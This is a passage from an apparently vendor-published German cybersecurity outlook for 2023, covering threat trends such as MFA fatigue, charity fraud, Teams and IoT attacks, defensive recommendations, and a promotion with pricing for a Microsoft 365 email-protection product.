Im Jahr 2023 wird die Cybersicherheit eine noch größere Rolle spielen. Immer häufiger wird in den Mainstream-Medien über Datenschutzverletzungen und Ransomware-Angriffe berichtet, und die Menschen bemerken bereits Auswirkungen auf das tägliche Leben. Es gibt mehrere Schlüsselstrategien, die Cyber-Kriminelle im Jahr 2023 weiterhin und verstärkt einsetzen werden, sowie einige neu auftretende Bedrohungen, denen Unternehmen besondere Aufmerksamkeit widmen müssen.

Verschiebung der Zielvorgaben

Kriminelle Banden werden sich noch mehr spezialisieren und ihre Operationen optimieren, während sie weiterhin Unternehmen, Regierungen und Organisationen weltweit gefährden. Ein gewisser Schwerpunkt wird sich von der nördlichen auf die südliche Hemisphäre verlagern, da die Sanktionen gegen Russland (wo ein großer Teil der Angriffe ihren Ursprung hat) es für Angreifer aus dieser Region schwieriger machen werden, von europäischen und US-amerikanischen Opfern Geld zu erhalten. Die gleiche Schwierigkeit, eine Auszahlung zu erhalten, wird auch einige Ransomware-Akteure dazu bringen, stattdessen auf Business Email Compromise (BEC) zu setzen.



Folgen Sie dem Beispiel der Ukraine in Sachen Cybersicherheit

Westliche Unternehmen sind dabei, ihre Cybersicherheit zu verbessern, aber das Tempo muss sich noch beschleunigen. Betrachten Sie den Fall der nationalen Cybersicherheit der Ukraine. Die meisten russischen Cyberangriffe werden nicht dehalb vereitelt, weil die Ukraine einen CISO hat, der etwas über Zero Trust erzählt. Die Verteidiger sind so widerstandsfähig, weil sie schon mindestens seit 2014 angegriffen werden und die Anpassung an diese Angriffe sie stärker gemacht hat. Organisationen in allen Regionen müssen den gleichen Ansatz verfolgen und die zunehmende Häufigkeit und Raffinesse der Angriffe nutzen, um zu lernen, wie sie sich anpassen und widerstandsfähiger gegen Cyberangriffe werden können.

Wohltätigkeitsbetrug

Jedes Mal, wenn es ein größeres Ereignis in der Welt gibt, wie die COVID-19-Pandemie oder der Krieg in der Ukraine, sehen wir einen deutlichen Anstieg der Fälle von Wohltätigkeitsbetrug. Wohltätigkeitsbetrug ist einer der ältesten Betrugsversuche überhaupt, der aber auch heute noch wirksam ist. Man könnte auch argumentieren, dass Kriminelle durch Technologien wie E-Mail und soziale Medien nun Zugang zu einer immer größeren Liste potenzieller Ziele haben.

Unser Datensatz enthielt eine große Anzahl von E-Mails im Zusammenhang mit zwei aufsehenerregenden Betrugsfällen bei Wohltätigkeitsorganisationen. Bei einem der Fälle, wollten betrügerische ukrainische Wohltätigkeitsorganisationen Spendengelder stehlen und der andere Fall zielte auf Hilfe nach dem Hurrikan Ian in den USA ab. Wir gehen davon aus, dass sich dieser Trend im Jahr 2023 fortsetzen wird, um von weiteren Katastrophenereignissen zu profitieren. Wahrscheinlich werden wir auch einen allmählichen Anstieg des Wohltätigkeitsbetrugs im Zusammenhang mit aktuellen Weltereignissen wie dem Klimawandel erleben.

MFA Fatigue

MFA-Phishing-, Fatigue- und Umgehungsangriffe werden zunehmen, da immer mehr Unternehmen diese Technologie einsetzen, insbesondere jetzt, da Open-Source-Toolkits verfügbar sind, die verschiedene Umgehungsmethoden ermöglichen.

Zunehmende Probleme bei Microsoft Teams

Microsoft Teams wird ein noch größeres Ziel für verschiedene Angriffe werden, da es zum zentralen Knotenpunkt für die Zusammenarbeit in sich digital wandelnden Unternehmen wird. Social Engineering und Angriffe mit bösartigen Anhängen/Links werden zunehmen, da gemeinsame Kanäle und der Zusammenschluss mit „Consumer Teams" (standardmäßig aktiviert) die Konnektivität in Unternehmen erhöhen. Ein guter Anti-Malware-/Antispam-/Link-Scanner für Teams ist von entscheidender Bedeutung. Der Teams-Client selbst, der eine Electron-Anwendung ist, läuft in einem Webbrowser ohne alle modernen Schutzmechanismen und wird auch weiterhin Sicherheitslücken aufweisen, wie das Problem mit „im Klartext gespeicherten Tokens" zeigt, das im September 2022 gemeldet wurde.

Mobilgeräte werden vermehrt zum Ziel

Mobile Geräte werden zunehmend auf verschiedene Weise ins Visier genommen werden. Für viele ist das Smartphone das zentrale Gerät sowohl im Berufs- als auch im Privatleben (und oft die Quelle der MFA-Authentifizierung), und Angriffe wie betrügerische Banking-Apps werden zunehmen. Das Hauptaugenmerk wurde auf die NSO-Gruppe und Pegasus-Malware gelegt, es gibt jedoch noch mehrere andere, weniger bekannte Unternehmen, die diese Art von Kits verkaufen. E-Mail-Angriffe werden auf mobilen Geräten erfolgreicher sein, da die minimalistischen Benutzeroberflächen dem Benutzer weniger Informationen über die Echtheit von E-Mails liefern. Die Nutzung von Kommunikationskanälen außerhalb des Unternehmens (die die Benutzer ohnehin täglich nutzen), wie z. B. WhatsApp, wird von Angreifern ausgenutzt, da sie nicht von der Organisation überwacht werden und den Erfolg von Social-Engineering-Angriffen erhöhen können.

Mehr Abhängigkeit von APIs erhöht das Risiko

API-Angriffe werden zunehmen, da die IT weltweit mehr und mehr in die Cloud migriert und Dienste über APIs bereitgestellt werden. Falsch konfigurierte Zugangskontrollen werden Angreifern weiterhin Zugang zu Daten bieten.

Ausufernde Microsoft 365-Konfigurationsanforderungen

Speziell bei Microsoft 365 werden die schier unendlichen Optionen für die Sicherheitskonfiguration und die verschiedenen Portale, die für ihre Einrichtung erforderlich sind, sowie die sich verändernde Natur des Dienstes die Sicherheitsteams weiterhin belasten, insbesondere in KMU.

Immer kürzere Exploit-Zeiträume

Die Zeit zwischen der Veröffentlichung eines POC/Exploits für eine bestimmte Schwachstelle und dem Beginn einer Kompromittierung wird immer kürzer. Für die ohnehin schon überlasteten Sicherheitsteams wird es immer wichtiger zu wissen, welche Sicherheitslücken unsere Systeme betreffen, um diese dann umgehend zu schließen.

Anhaltender Fokus der Cyber-Kriminellen auf IoT-Geräte

IoT-Geräte werden immer mehr zu einem bevorzugten Ziel, da sie im Gegensatz zu modernen Computern oft nicht über die gleichen Schutzmechanismen verfügen und auch nicht so leicht zu aktualisieren sind, wenn Schwachstellen gefunden werden. Es macht keinen Unterschied, ob es sich dabei um einen Smart-TV, eine Überwachungskamera oder einen Drucker handelt – sobald das Gerät kompromittiert wurde, bietet es eine Basis für weitere bösartige Aktivitäten. Die vorgeschlagenen Gesetze in der EU und den USA werden einige Verbesserungen bringen, aber nur für zukünftige IoT-Geräte.

Mehr gewagte Deepfakes

„Deepfakes" sind seit einigen Jahren eine wachsende Bedrohung für die Sicherheit. Deepfakes sind computergenerierte Bilder oder Videos, die aussehen sollen wie echte Menschen. Sie können zur Erstellung von Fake News, zur Verbreitung von Fehlinformationen oder zur Belästigung und Bedrohung von Personen verwendet werden.

Wir gehen davon aus, dass sich die Deepfake-Technologien für Sprache und Video im Jahr 2023 weiter verbessern werden und dass die Einfachheit ihrer Herstellung ihre Nutzung erhöhen wird. Diese Methode wird sowohl für Geheimdienst-Operationen (z. B., in Russlands Krieg gegen die Ukraine) als auch für Social-Engineering-Angriffe eingesetzt. Es ist eine Sache, eine verdächtig aussehende E-Mail vom „CEO" zu erhalten, in der er Sie auffordert, eine große Geldsumme zu überweisen, jedoch eine ganz andere, wenn „er" Sie anruft und Sie bittet, dies zu tun.

Wechsel zu LNK-Dateien und HTML-Schmuggel

Wie in Kapitel 3 beschrieben, hat Microsofts standardmäßiges Blockieren von Makros in Word- und Excel-Dokumenten dazu geführt, dass Cyberkriminelle vermehrt auf bösartige LNK-Dateien sowie auf HTML-Schmuggel ausweichen. Makros waren einst eine einfache Methode für Cyber-Kriminelle, zu versuchen, eine Nutzlast auf ein Ziel zu übertragen. Das liegt daran, dass Makros dazu gedacht sind, automatisierte Operationen und Codestücke für den Benutzer auszuführen. Aus diesem Grund wurden sie häufig verwendet, um Malware und andere bösartige Pakete an Endnutzer zu verteilen. Microsoft reagierte auf diese Taktik und traf die strategische (und begrüßenswerte) Entscheidung, Makros in Office-Dateien standardmäßig zu deaktivieren. Aufgrund dieser Änderung müssen Cyber-Kriminelle nun auf andere Verteilungsmethoden wie LNK-Dateien und HTML-Schmuggel zurückgreifen, um die gleichen Ergebnisse zu erzielen.

Quantum Computing und Verschlüsselung

Kein zukunftsorientierter und seriöser Bericht, kann Quantum Computing und seine Auswirkungen auf die Cybersicherheit der Zukunft vernachlässigen.

Quantum Computing im Überblick

Viele Technologieunternehmen und akademische Einrichtungen arbeiten an Quantencomputern, die Qubits anstelle der in heutigen Computern verwendeten Bits zum Speichern von Informationen verwenden. Qubits beruhen auf der Eigenschaft der Superposition, sodass ein Qubit gleichzeitig 0 und 1 sein kann.

In der Praxis bedeutet dies, dass ein Quantencomputer alle Lösungen gleichzeitig ausprobieren kann, während ein klassischer Computer ein komplexes mathematisches Problem angeht, indem er eine Lösung nach der anderen prüft, bis er schließlich die richtige findet. Frühe Quantencomputer sind bereits in der Cloud verfügbar, wo man sie nutzen kann und pro Minute für dieses Privileg bezahlt. Sie verfügen jedoch nur über eine begrenzte Anzahl an Qubits, was die Größe der möglichen Berechnungen einschränkt, und sie sind fehleranfällig, sodass Sie Ihre Berechnungen mehrfach wiederholen müssen, um die, statistisch gesehen, Berechnung mit der geringsten Fehlermarge zu finden.

In der IT-Branche herrscht Einigkeit darüber, dass in nicht allzu ferner Zukunft Quantencomputer allgemein verfügbar sein werden, deren Programme die heutigen Verschlüsselungsalgorithmen zum Schutz vor klassischen Bedrohungen leicht knacken können. Dies wird auch als Klimawandel der Cybersicherheit bezeichnet: Wir alle wissen, dass es passiert, aber wir tun nicht genug, um jetzt darauf zu reagieren. Dies ist nicht nur ein „Zukunftsproblem". Behörden auf der ganzen Welt speichern riesige Mengen erfasster, verschlüsselter Daten, die heute geschützt sind, aber möglicherweise nicht mehr sicher sein werden, wenn Quantencomputer allgemein verfügbar werden.

Das NIST in den USA koordiniert seit 2016 die Entwicklung von Verschlüsselungsalgorithmen, mit denen Daten verschlüsselt und digital signiert werden können und die sowohl gegen klassische als auch gegen Quantencomputer-Angriffe resistent sind. Im April 2022 wurden die ersten vier angekündigt: CRYSTALS-Kyber für allgemeine Verschlüsselung und CRYSTALS-Dilithium, FALKE und SPHINCS+ (ausgesprochen „Sphincs plus") für digitale Signaturen. Wenn Sie sich über die Science-Fiction-/Crystal-Referenznamen wundern, dann deshalb, weil die ersten drei auf strukturierter Gittermathematik beruhen. Es werden in Zukunft noch vier weitere Algorithmen angekündigt und der endgültige Standard dürfte in etwa zwei Jahren fertiggestellt sein. Darüber hinaus gibt es vielversprechende Arbeiten an den Chiffriersuiten in TLS 1.3.

Die Herausforderung besteht darin, dass man einen komplexen Algorithmus erstellen kann, der jedem Angriff standhält, dieser aber gleichzeitig schnell genug sein muss, um auf allen Arten von Geräten mit begrenzter Speicher- und CPU-Kapazität eingesetzt zu werden. Er muss einfach zu implementieren sein, damit er in der Übergangsphase parallel genutzt werden kann.

Der Standard wird erst in zwei Jahren fertiggestellt sein. Was sollte Ihre Organisation jetzt tun?

- Beginnen Sie mit einer Bestandsaufnahme aller Bereiche Ihres digitalen Besitzes (in der Cloud und On-Premise), in denen Sie Daten speichern und eine Verschlüsselung verwenden.

- Ermitteln Sie außerdem alle Stellen, an denen Sie digitale Zertifikate verwenden (und wann sie ablaufen).

Schließlich sollten Sie herausfinden, welche Gesetze und Vorschriften die Aufbewahrungsfrist für Ihre Daten regeln, und sicherstellen, dass diese mit Ihren Richtlinien zur Datenaufbewahrung übereinstimmen. In Anbetracht der Tatsache, dass viele große Unternehmen viel zu viele Daten speichern, die sie nicht aufbewahren müssen, und daher bei Datenschutzverletzungen oft übermäßig gefährdet sind, sollten Sie sicherstellen, dass Sie nur diejenigen Daten aufbewahren, die Sie auf der Grundlage von Vorschriften und geschäftlichen Anforderungen aufbewahren müssen, und den Rest löschen. Sie können keine Daten verlieren, die Sie nicht haben.
Alle Speicherorte, an denen Sie sensible Daten/personenbezogene Daten länger als ein paar Jahre aufbewahren, sind erstklassige Kandidaten für eine Neuverschlüsselung mit den neuen Algorithmen, sobald diese fertiggestellt sind, vor allem, wenn Sie diese Daten viele Jahre lang aufbewahren müssen.

Die Auswirkungen der passwortlosen Sicherheit

Die Authentifizierung eines Benutzers gegenüber einem System ist in den letzten Jahren in den Mittelpunkt gerückt – „Beginnen Sie mit der Identität, wenn Sie Ihren Zero-Trust-Ansatz für die Cybersicherheit aufbauen." Dies wurde noch verstärkt durch die Durchsetzung der Heimarbeit, die durch die Pandemie verursacht wurde.

Die Lösung war lange Zeit die Multi-Faktor-Authentifizierung (MFA), da Benutzernamen und Passwörter zu leicht gefälscht oder in Hackerforen gekauft werden können, weshalb die Verwendung einer zusätzlichen Authentifizierungsebene erforderlich wird. Doch nicht alle MFA-Methoden sind gleich.

MFA-Codes, die auf Anrufen oder Textnachrichten basieren, bergen Risiken wie SIM-Swapping und neuerdings auch MFA-Fatigue-Angriffe auf Push-Benachrichtigungen. Verschiedene Authentifizierungsanwendungen (Microsoft, Google, Authy usw.) laufen auf Ihrem Smartphone. Wenn Sie aufgefordert werden, zu bestätigen, dass Sie es sind, der sich anmeldet, erscheint eine Benachrichtigung auf Ihrem Handy, die Sie bestätigen müssen. Eine Möglichkeit, dies zu unterlaufen (was beim jüngsten Uber-Hack funktioniert hat), besteht darin, dass sich der Angreifer wiederholt anmeldet und so viele Eingabeaufforderungen erzeugt, dass der Benutzer schließlich auf „Bestätigen" drückt, damit es aufhört. Dieses Vorgehen kann auch von Social Engineering ergänzt werden, indem Sie eine Nachricht von der IT-Abteilung erhalten, in der es heißt: „Wir testen eine neue Version der MFA. Könnten Sie bitte einfach für uns auf Genehmigen drücken?".

Wir brauchen phishing-resistente MFA-Ansätze oder, eine Authentifizierung ohne Passwort. Dazu gehören FIDO-Schlüssel (Fast Identity Online) und biometrische Lösungen, wie Windows Hello for Business.

Letztendlich bedeutet passwortlos, dass Ihre Benutzer kein Passwort haben und sich jedes Mal mit biometrischen Daten oder FIDO-Schlüsseln anmelden und Einmalpasswörter als Ausweichlösung verwenden, wenn die biometrischen Daten nicht funktionieren.

Was sollten Sie jetzt tun, um Ihr Unternehmen auf dem Weg zum passwortlosen Betrieb zu unterstützen?

- Sorgen Sie dafür, dass die IT-Abteilung, die Sicherheitsbehörde und vor allem die Führungsetage wissen, wie wichtig dies jetzt ist.

- Machen Sie eine Bestandsaufnahme aller Systeme, die nur durch Benutzernamen und Kennwort geschützt sind, und erstellen Sie einen Plan, um diese durch eine MFA zu ersetzen. Finden Sie bei allen Systemen, die bereits eine MFA verwenden, heraus, ob diese auf SMS oder Sprachanrufe angewiesen ist, und ersetzen Sie diese durch stärkere MFA-Ansätze.

- Zusätzlich sollten Sie einen Plan aufstellen, wie sie durch passwortlose Systeme ersetzt werden können.

Übermäßige Abhängigkeit von großen Anbietern

Es gibt mehrere konkurrierende Faktoren für die Unternehmenssicherheit. Zu den offensichtlichen Herausforderungen gehören das Budget und die Personalausstattung, die Suche nach Mitarbeitenden mit den richtigen Fähigkeiten und die Bereitstellung eines Umfelds, in dem sie sich weiterentwickeln können, ohne auszubrennen (was im Bereich der Cybersicherheit eine besondere Herausforderung darstellt). Andere Gründe sind, dass Führungskräfte die Sicherheit nicht ernst genug nehmen oder die reine Einhaltung von Vorschriften mit Sicherheit gleichsetzen.

Ein weiterer Einflussfaktor ist die Auswahl der richtigen Sicherheitstools zum Schutz des Unternehmens. In diesem jungen und sich schnell entwickelnden Bereich gibt es zahlreiche Anbieter, die großartige Tools bereitstellen, die all Ihre Sicherheitsprobleme lösen und Ihnen auf Kommando eine Tasse Tee zubereiten. Diese Tools verfügen über integrierte KI und Zero Trust (oder was auch immer das Schlagwort von morgen sein wird).

Darüber hinaus gibt es speziell für Microsoft 365 die Möglichkeit, integrierte Tools oder Dienste von Drittanbietern zu nutzen. Oft wurde argumentiert, dass durch integrierte Tools eine Situation entsteht, die so ist, als wäre der Fabrikbesitzer der Compliance-Beauftragte. Microsoft bietet die Kollaborationsplattform mit integriertem Basisschutz (z. B. Exchange Online Protection, EOP) an, für einen Schutz auf Unternehmensniveau sind jedoch höhere Lizenzstufen erforderlich. Realistischerweise sind die Ressourcen begrenzt, selbst in einem großen Unternehmen wie Microsoft. Wie viel davon wird also für die Behebung von Fehlern in der zugrunde liegenden Plattform aufgewendet, während die erweiterten Lizenzen mit ausgefallenen Funktionen ausgestattet werden?

Eine Möglichkeit für Ihr Unternehmen, dieses Problem zu lösen, besteht darin, Microsoft mit Hilfe eines Drittanbieterdienstes zur Verantwortung zu ziehen. Ein Anbieter, der beispielsweise E-Mail-Hygiene und -Backup anbietet, wird sich auf diesen einen Bereich konzentrieren und mit anderen Diensten von Drittanbietern konkurrieren, während Microsoft gleichzeitig in unzähligen Bereichen der „Beste" sein muss, was natürlich unmöglich ist. Darüber hinaus ist es im Rahmen einer BCDR-Strategie (Business Continuity and Disaster Recovery) sinnvoll, über separate Systeme zu verfügen, die die Möglichkeit bieten, E-Mails zu senden und zu empfangen, falls Microsoft 365 ausfällt.

Die Dominanz von Microsoft im Bereich der Büroproduktivität führt zu einer interessanten Dynamik. Auf Github gibt es zum Beispiel Projekte, die sich damit beschäftigen, wie man die Filterung von Exchange Online umgehen kann.

Welchen Dienst Sie auch immer wählen, stellen Sie sicher, dass er sich gut in Ihr Sicherheitssystem integrieren lässt. Isolierte Systeme und Warnmeldungen sind für SOCs schwierig zu verwalten und können dazu führen, dass Vorfälle übersehen werden.



Wie hoch wird das Risiko für mein Unternehmen im Jahr 2023 sein?

Ein Blick auf unsere Datenquellen zeigt, dass die meisten kriminellen Angriffe nicht auf bestimmte Branchen oder Unternehmen ausgerichtet sind. Staatliche Spionage ist eine weitere Bedrohung, und wenn Sie ein Unternehmen mit geistigem Eigentum von Interesse für oder mit Verbindungen zu Verteidigungs-/Regierungsorganisationen sind, wissen Sie bereits, dass Sie ein Ziel sind.

Für die meisten Unternehmen sind die gefährlichsten Angriffe jedoch Ransomware und BEC. Kriminelle nutzen jetzt ZoomInfo und ähnliche Dienste, um herauszufinden, ob Ihr Unternehmen ein angemessenes Lösegeld zahlen kann. Seit den Conti-Leaksw wir,dass dies inzwischen eine Standard-Vorgehensweise ist, weshalb die Größe Ihres Unternehmens definitiv ein Faktor ist. Ein weiterer Faktor, der bestimmt, wie wahrscheinlich es ist, dass Sie ins Visier genommen werden, ist der Stellenwert Ihres Unternehmens in der Gesellschaft. Ein Angriff auf ein Krankenhaus (oder einen Pipeline-Betreiber) statt auf ein Modegeschäft erhöht die Wahrscheinlichkeit, dass das Lösegeld gezahlt wird.

Ein weiterer Faktor ist der Umfang der vorhandenen Technologie. Krankenhäuser verfügen beispielsweise häufig über medizinische Geräte mit eingebetteten Computern, auf denen alte Betriebssysteme laufen, die nur vom Hersteller aktualisiert werden können.

Was Organisationen tun sollten, um sich zu schützen

Eine gute Grundlage ist von entscheidener Bedeutung

Beginnen Sie damit, sich eine solide Sicherheitsgrundlagen zu schaffen. Die Nachrichten sind voll von Unternehmen, die „gepwnt" wurden – nicht wegen eines unbekannten, modernen Zero-Day Advanced Persistent Threat, sondern weil jemand z.B. eine API ohne Authentifizierung offen gelassen hat. Oder weil das Kennwort eines Mitarbeitenden „Passwort123" lautete; oder weil ein Mitarbeiter auf einen Link in einer E-Mail geklickt hat und auf seinem PC als lokaler Administrator angemeldet war, sodass sich die Malware ungehindert verbreiten konnte. Oder weil die IT-Abteilung davon ausging, dass die Backups erfolgreich sind, dadie Berichte dies behaupteten, jedoch nach einem Hackangriff eines Besseren belehrt wurden, als die Wiederherstellung fehlschlug. Oder weil die Systeme generell anfällig für bekannte Sicherheitslücken waren, weil sie seit sechs Monaten nicht mehr gepatcht wurden. Es gibt so viele Dinge, die schief gehen können, dass es entscheidend ist, auch die scheinbar „kleinen" Dinge im Auge zu behalten.

Aufbau einer nachhaltigen Sicherheitskultur

Die richtigen Grundlagen zu schaffen, erfordert Zeit, Mühe und Durchhaltevermögen. Außerdem werden ein Budget und die Bereitschaft der Führungskräfte benötigt. Dies erfordert einen Bewusstseins- und Kulturwandel, der Zeit und gemeinsame Anstrengungen erfordert. Ein Teil dieses Kulturwandels besteht darin, den Unterschied zwischen Rechenschaftspflicht und Verantwortung für Cybersicherheit zu verstehen. Es kann nicht die Aufgabe des CISO sein, „alles zu sichern" und dann die Schuld zu bekommen, wenn das Unternehmen gehackt wird. Der CISO und sein Sicherheitsteam sind in der Tat für die Sicherheit verantwortlich, aber jedes Team ist

für das Framework verantwortlich, das es zum Schreiben seiner Anwendungen verwendet (und für alle seine Open-Source-Abhängigkeiten). Die Finanzabteilung ist für die SaaS-Lösung verantwortlich, für die sie sich entschieden hat (ohne die IT-Abteilung darüber zu informieren), und die Personalabteilung ist für die Entscheidungen verantwortlich, die sie in Bezug auf die Sicherung und Verarbeitung von personenbezogenen Daten trifft. Um ein wirklich widerstandsfähiges Unternehmen aufzubauen, müssen alle Beteiligten einbezogen werden, und um dieses Ziel zu erreichen, muss die Unternehmensführung diesem Aspekt Priorität einräumen und mit gutem Beispiel vorangehen. Alle zur Verwendung von MFA zu zwingen, aber eine Ausnahme für den CFO zu machen, weil „es seine Produktivität behindert", sendet ein falsches Signal.

Kurz gesagt: Unternehmen MÜSSEN sich auf den Aufbau einer nachhaltigen und ganzheitlichen Sicherheitskultur konzentrieren.

Zero Trust

Zero Trust (ZT) ist ein Schlagwort, aber auch ein praktischer Ansatz zur Sicherung Ihrer IT-Systeme. Im Kern bedeutet dies, dass jede Verbindung explizit überprüft wird, wobei angenommen wird, dass ein Verstoß vorliegt, und der am wenigsten privilegierte Zugang verwendet wird. Wenn Sie nach einem anbieterunabhängigen Ansatz suchen, sind Sie bei der Open Group und deren ZT-Geboten gut aufgehoben.

Eine umfangreiche Sicherheitsstrategie

Damit IT- und Sicherheitsverantwortliche den Rest des Unternehmens mitnehmen können, müssen sie darauf achten, die richtige Sprache zu sprechen. Sicherheit ist eines von mehreren Geschäftsrisiken, wie z. B. geopolitische Risiken, die ständig präsent sind und angesichts des russischen Einmarsches in der Ukraine derzeit besonders ins Gewicht fallen. Zu den weiteren Risiken gehört die Marktrelevanz, die durch die digitale Transformation aufrechterhalten werden muss. Cybersicherheitsrisiken machen den Aufbau eines widerstandsfähigen Unternehmens unumgänglich.

Die ausgewogene Verteilung von Ressourcen in den Bereichen IT und Sicherheit, um die Widerstandsfähigkeit und den Reifegrad der Cybersicherheit in einem Unternehmen zu verbessern, erfordert ein Verständnis dafür, wie die einzelnen Teile zu einem größeren Ganzen zusammenwirken. Es macht keinen Sinn, Hunderte von SOC-Analysten zu beschäftigen, die sich mit einer Flut von Vorfällen befassen, anstatt ein robustes Patching-Programm zu haben, das verhindert, dass Systeme überhaupt gefährdet werden. Und es macht keinen Sinn, dass das Sicherheitsteam die ganze Schuld und Verantwortung für die Fehler anderer Abteilungen übernimmt, die zu einer Gefährdung führen. Nur, wenn Sie über ein ausgewogenes Sicherheitsprogramm verfügen, bei dem alle Teile zusammenarbeiten, um die Sicherheit des Unternehmens zu gewährleisten, und dieses kontinuierlich verbessert wird, um neue Bedrohungen zu bewältigen, ist Ihr Unternehmen wirklich widerstandsfähig gegen Cyberangriffe.

In Anbetracht der sich weiterentwickelnden Trends und aufkommenden Bedrohungen ist eine robuste E-Mail-Sicherheitsstrategie heutzutage wichtiger denn je. Eine starke, benutzerfreundliche Sicherheitslösung zum Schutz vor E-Mail-Bedrohungen bleibt auch 2023 Ihr stärkster Verbündeter in Sachen Cybersicherheit.

365 TOTAL PROTECTION ENTERPRISE

365 TOTAL PROTECTION
NEXT-GEN SECURITY FÜR MICROSOFT 365


Warum brauchen Sie zusätzliche Sicherheitsmaßnahmen?

Angreifer können einen Microsoft 365-Benutzer leicht identifizieren, da MX-Datensätze und Auto-Discover-Einträge öffentlich online verfügbar sind. Da der von Microsoft eingebaute Schutz unzureichend ist, ist es wichtig, Ihre MS 365-Konten mit einer weiteren Sicherheitsebene zu schützen. Hornetsecurity verwendet eine Vielzahl von leistungsstarken Technologien zur Bekämpfung von E-Mail-Malware, Sicherheitsverletzungen und anderen Bedrohungen. Zusätzlich werden Microsoft DNS- und MX-Einträge verborgen, was potenzielle Angreifer abschreckt.

Improve your security

Mit 365 Total Protection von Hornetsecurity erhalten Sie den vollumfassenden Schutz zu den Cloud-Diensten von Microsoft – speziell für Microsoft 365 entwickelt und nahtlos integriert. Profitieren Sie von einer unkomplizierten Einrichtung und der außerordentlich intuitiven Bedienung, die Ihre IT-Security-Verwaltung von Grund auf vereinfachen.

Onboarding in nur 30 Sekunden



1 FIRMENDATEN EINGEBEN

2 MIT MICROSOFT VERBINDEN

3 FERTIG EINGERICHTET!

STARTEN SIE JETZT IHRE KOSTENLOSE TESTVERSION

365 Total Protection Packages:

	365 Total Protection Business	365 Total Protection Enterprise	365 Total Protection Enterprise Backup
Costs and features	**€ 2.00** Preis pro Microsoft 365 User und Monat zzgl. MwSt.	**€ 4.00** Preis pro Microsoft 365 User und Monat zzgl. MwSt.	**€ 6.00** price per Microsoft 365 user and per month excluding taxes (VAT)
Email live tracking	✓	✓	✓
Infomail Handling	✓	✓	✓
Content Control	✓	✓	✓
Spam and Malware Protection	✓	✓	✓
Outlook allow list and deny list	✓	✓	✓
Individual User Signatures	✓	✓	✓
1-Click Intelligent Ads	✓	✓	✓
Company Disclaimer	✓	✓	✓
Global S/MIME & PGP Encryption	✓	✓	✓
Secure Cipher Policy Control	✓	✓	✓
Websafe	✓	✓	✓
Email Archiving		✓	✓
10-Year Email Retention		✓	✓
eDiscovery		✓	✓
Forensic Analyses		✓	✓
ATP Sandboxing		✓	✓
URL Malware Control		✓	✓
Realtime Threat Report		✓	✓
Malware Ex Post Alert		✓	✓
Email Continuity Service		✓	✓
Automatische Backups für Postfächer, Teams, OneDrive und SharePoint			✓
Recovery-Lösung für MS 365 Postfächer, Teams Chats, OneDrive und SharePoint			✓
Backup und Recovery von Windows-basierten Endpoints			✓
Backup account activity audit			✓

STARTEN SIE JETZT IHRE KOSTENLOSE TESTVERSION

Die Autoren

Unterstützt von den Daten direkt aus Security Lab

VERFASST VON

Andy Syrewicze

Andy Syrewicze verfügt über mehr als 20 Jahre Erfahrung in der Erarbeitung von Technologielösungen für verschiedene Industriezweige.

Er ist ausgezeichnet als Microsoft Most Valuable Professional (MVP) im Bereich Cloud und Datacenter Management sowie als VMware-Experte.

Paul Schnackenburg

Paul Schnackenburg begann seine Karriere in der IT-Branche, als DOS und 286er Prozessoren der letzte Schrei waren. Er ist Inhaber von Expert IT Solutions, ein IT-Beratungsunternehmen für kleine Unternehmen an der Sunshine Coast, Australien. Außerdem arbeitet er als IT-Trainer an einer Microsoft IT-Akademie.

Paul ist ein angesehener Technologiewissenschaftler und sehr aktiv in der Community. Seine technischen Artikel konzentrieren sich auf Hyper-V, System Center, private und hybride Clouds sowie Office 365 und Azure Public Cloud-Technologien. Er trägt die Zertifizierungen MCSE, MCSA und MCT.

Kapitel 5 – Quellenangaben

- M365 Security Checklist eBook - https://www.hornetsecurity.com/en/ebook-microsoft-365-security-checklist/
- The Backup Bible eBook - https://www.altaro.com/ebook/backup-bible.php
- Hornetsecurity Support - https://support.hornetsecurity.com/hc/en-us
- Cyber Threat Report 2022 - https://www.hornetsecurity.com/en/press-releases/new-cybersecurity-report/
- Shared Responsibility in the Cloud (Microsoft) - https://learn.microsoft.com/en-us/azure/security/fundamentals/shared-responsibility
- Microsoft Services Agreement - https://www.microsoft.com/en-us/servicesagreement
- Uber Hack Update: Was Sensitive User Data Stolen & Did 2FA Open Door To Hacker? - https://www.forbes.com/sites/daveywinder/2022/09/18/has-uber-been-hacked-company-investigates-cybersecurity-incident-as-law-enforcement-alerted/
- Conti Ransomware Group Diaries - https://krebsonsecurity.com/2022/03/conti-ransomware-group-diaries-part-iii-weaponry/
- National Vulnerability Database: CVE-2022-30190 - https://nvd.nist.gov/vuln/detail/cve-2022-30190
- Hornetsecurity Ransomware Survey 2022 – https://www.hornetsecurity.com/en/knowledge-base/ransomware/ransomware-attacks-survey-2022/
- Hackers Using Bumblebee Loader to Compromise Active Directory Services (Hackernews.com) – https://thehackernews.com/2022/08/hackers-using-bumblebee-loader-to.html
- Microsoft Teams Revenue and Usage Statistics (2022) – https://www.businessofapps.com/data/microsoft-teams-statistics/
- How many emails are sent per day in 2022? – https://earthweb.com/how-many-emails-are-sent-per-day/
- HTML Phishing Asking for the Password Twice – https://www.hornetsecurity.com/en/security-informationen-en/html-phishing-asking-for-the-password-twice/
- The Conti Leaks: A Case of Cybercrime's Commercialization – https://www.cisecurity.org/insights/blog/the-conti-leaks-a-case-of-cybercrimes-commercialization
- Report: Public cloud spending expected to grow 20.4% in 2022 – https://venturebeat.com/business/report-public-cloud-spending-expected-to-grow-20-4-in-2022/
- Apache Log4j Vulnerability Guidance – https://www.cisa.gov/uscert/apache-log4j-vulnerability-guidance

- National Vulnerability Database: Microsoft Exchange – https://nvd.nist.gov/vuln/search/results?form_type=Basic&results_type=overview&query=Microsoft+exchange&queryType=phrase&search_type=all&isCpeNameSearch=false
- Microsoft Exchange Server Remote Code Execution Vulnerability: CVE-2022-41082 – https://msrc.microsoft.com/update-guide/vulnerability/CVE-2022-41082
- Groups – https://attack.mitre.org/groups/
- Ukrainian cyber defenses prove resilient – https://www.computerweekly.com/news/252514798/Ukrainian-cyber-defences-prove-resilient
